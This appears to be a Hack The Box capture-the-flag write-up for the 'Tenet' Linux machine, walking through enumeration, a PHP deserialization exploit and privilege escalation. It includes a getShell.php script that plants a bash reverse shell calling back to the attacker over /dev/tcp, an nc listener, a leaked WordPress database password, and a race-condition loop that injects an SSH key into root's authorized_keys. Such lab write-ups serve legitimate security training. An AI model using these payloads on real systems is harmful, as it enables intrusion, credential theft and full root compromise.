



TenetLinuxMedium10.10.10.22330egotisticalSWTenet is a fun box where we find a backup of a staging PHP file which loads external code via deserialization, which leads to code-execution and a reverse shell.
This leads to access to a script which the non-sudoer user can run to add ssh-key for getting root shell.
Making sure our box ip is in /etc/hosts file as
# Nmap 7.80 scan initiated Sat May 15 14:21:49 2021 as: nmap -sC -sV -oA namp 10.10.10.223
Nmap scan report for 10.10.10.223
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
|   256 85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
|_  256 e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 15 14:22:21 2021 -- 1 IP address (1 host up) scanned in 32.25 seconds
NMAP scan shows us port
22and80are open.
tenet.htb:80We have a CMS system working on Wordpress
We also have 2 users: protagonist and neil.

On inspecting source-code of view-source:http://tenet.htb/ we see Wordpress v5.6
http://tenet.htb/index.php/2020/12/16/logs/ we see a comment
This means we have a possibility of finding some ‘file’ or a ‘directory’ or a ‘subdomain’ named sator.
We should now look for any PHP file having sator in its name and some backup.
As a result we do find a new domain sator.tenet.htb which has a default Apache2 page.

We also find a page under this domiain http://sator.tenet.htb/sator.php which says
10.10.10.223 tenet.htb sator.tenet.htb
gobuster on sator.tenet.htb we get a wordpress directory. This does mean that sator.tenet.htb is a staging/testing site.===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://sator.tenet.htb
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
===============================================================
2021/05/15 14:45:20 Starting gobuster in directory enumeration mode
===============================================================
/wordpress (Status: 301) [Size: 322] [--> http://sator.tenet.htb/wordpress/]
/server-status (Status: 403) [Size: 280]
===============================================================
2021/05/15 14:59:46 Finished
Backups in PHP are generally saved as filename.php.bak.
We find sator’s backup as http://sator.tenet.htb/sator.php.bak, which has the source-code for http://sator.tenet.htb/sator.php
sator.php.bak<?php
class DatabaseExport
{
public $user_file = 'users.txt';
public $data = '';
public function update_db()
{
echo '[+] Grabbing users from text file <br>';
$this-> data = 'Success';
}
public function __destruct()
{
file_put_contents(__DIR__ . '/' . $this ->user_file, $this->data);
echo '[] Database updated <br>';
// echo 'Gotta get this working properly...';
}
}
$input = $_GET['arepo'] ?? '';
$databaseupdate = unserialize($input);
$app = new DatabaseExport;
$app -> update_db();
?>
Oh yes! unserialize()? We could have a php deserialization vulerability!!
Refer to this video by ippsec: Intro to PHP Deserialization / Object Injection
Let’s understand sator.php.bak’s code =>
DatabaseExport is a PHP class having 2 functions update_db and __destruct.__destruct function is called when the object is destructed or the script is stopped or exited. That means PHP will automatically call this function at the end of the script.$app is an object of class DatabaseExport.$app -> update_db(); calls the update_db() function from its class.$input = $_GET['arepo'] ?? ''; uses $_GET1 to collect data sent in the URL. The data can be sent as 'http://sator.tenet.htb/sator.php?arepo={data}$databaseupdate = unserialize($input);, the data received ($input) is converted back into actual data by unserialize()2.This is where we will override the class definition of DatabaseExport so that we are benifitted from it ;)
Now what we have to do is, set the vars $user_file $data while PHP unserializes.
$user_file contains file name, which will be created by __destruct() function.$data contains a PHP reverse shell to get a reverse shell at port 9000We use the following script on our host machine which does:
DatabaseExport class with custom variables.// contents of getShell.php
<?php
class DatabaseExport
{
public $user_file = 'touch.php';
public $data = '<?php shell_exec("/bin/bash -c \'bash -i >& /dev/tcp/10.10.xx.xx/9000 0>&1\'"); ?>';
}
$xp = urlencode(serialize(new DatabaseExport));
echo $xp;
file_get_contents('http://sator.tenet.htb/sator.php?arepo='.$xp);
file_get_contents('http://sator.tenet.htb/touch.php');
?>
While listening for incomming connection with
kali@kaliubuntu$ nc -lvnp 9000
We run the getShell.php.
kali@kaliubuntu$ php getShell.php

And we get shell for user www-data
We know this site is using Wordpress as CMS. So 1st thing we do is check of valid credentials in the wordpress config files.
We find database username and pass in /var/www/html/wordpress/wp-config.php

We try via ssh for neil@tenet.htb with credentials neil:Opera2112. We get user neil’s shell..
We get the USER flag: user.txt

For escalating our privilages we run sudo -l, which gives:

So we now know that neil can run /usr/local/bin/enableSSH.sh with root privilages!
/usr/local/bin/enableSSH.sh contains the following code (I’ve stripped extra whitespace to make it look neat)
#!/bin/bash

checkAdded() {
    sshName=$(/bin/echo $key | /usr/bin/cut -d " " -f 3)
    if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then
        /bin/echo "Successfully added $sshName to authorized_keys file!"
    else
        /bin/echo "Error in adding $sshName to authorized_keys file!"
    fi
}

checkFile() {
    if [[ ! -s $1 ]] || [[ ! -f $1 ]]; then
        /bin/echo "Error in creating key file!"
        if [[ -f $1 ]]; then /bin/rm $1; fi
        exit 1
    fi
}

addKey() {
    tmpName=$(mktemp -u /tmp/ssh-XXXXXXXX)
    (umask 110; touch $tmpName)
    /bin/echo $key >>$tmpName
    checkFile $tmpName
    /bin/cat $tmpName >>/root/.ssh/authorized_keys
    /bin/rm $tmpName
}


key="ssh-rsa AAAAA3NzaG1yc2GAAAAGAQAAAAAAAQG+AMU8OGdqbaPP/Ls7bXOa9jNlNzNOgXiQh6ih2WOhVgGjqr2449ZtsGvSruYibxN+MQLG59VkuLNU4NNiadGry0wT7zpALGg2Gl3A0bQnN13YkL3AA8TlU/ypAuocPVZWOVmNjGlftZG9AP656hL+c9RfqvNLVcvvQvhNNbAvzaGR2XOVOVfxt+AmVLGTlSqgRXi6/NyqdzG5Nkn9L/GZGa9hcwM8+4nT43N6N31lNhx4NeGabNx33b25lqermjA+RGWMvGN8siaGskvgaSbuzaMGV9N8umLp6lNo5fqSpiGN8MQSNsXa3xXG+kplLn2W+pbzbgwTNN/w0p+Urjbl root@ubuntu"
addKey
checkAdded
Working of enableSSH.sh:
/tmp/ssh-XXXXXXXX any random file name starting with ssh-./root/.ssh/authorized_keys.What we need to do here is overwrite the ssh-XXXXXXXX file before the script appends it in /root/.ssh/authorized_keys 😵💫
We use the following bash script to overright the /tmp/ssh-XXXX .. files.
# spam our ssh-key in all `/tmp/ssh-XXXX` files.
while :
do
echo "ssh-rsa AAAAB██████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████= kali@kaliubuntu" | tee /tmp/ssh* > /dev/null;
done
What the above bash script does is repeatedly adds our pre generated ssh-key to all the files starting with /tmp/ssh so that while we run enableSSH.sh their key is replaced with our key and we can login.
We run the above script on tenet box and simultaneouly we run enableSSH.sh many times and voila!!
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh

⚠️ This is a hit and miss type of activity as the key needs to be replaced after the ssh-key file is created and before it is appended to /root/.ssh/authorized_keys

此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。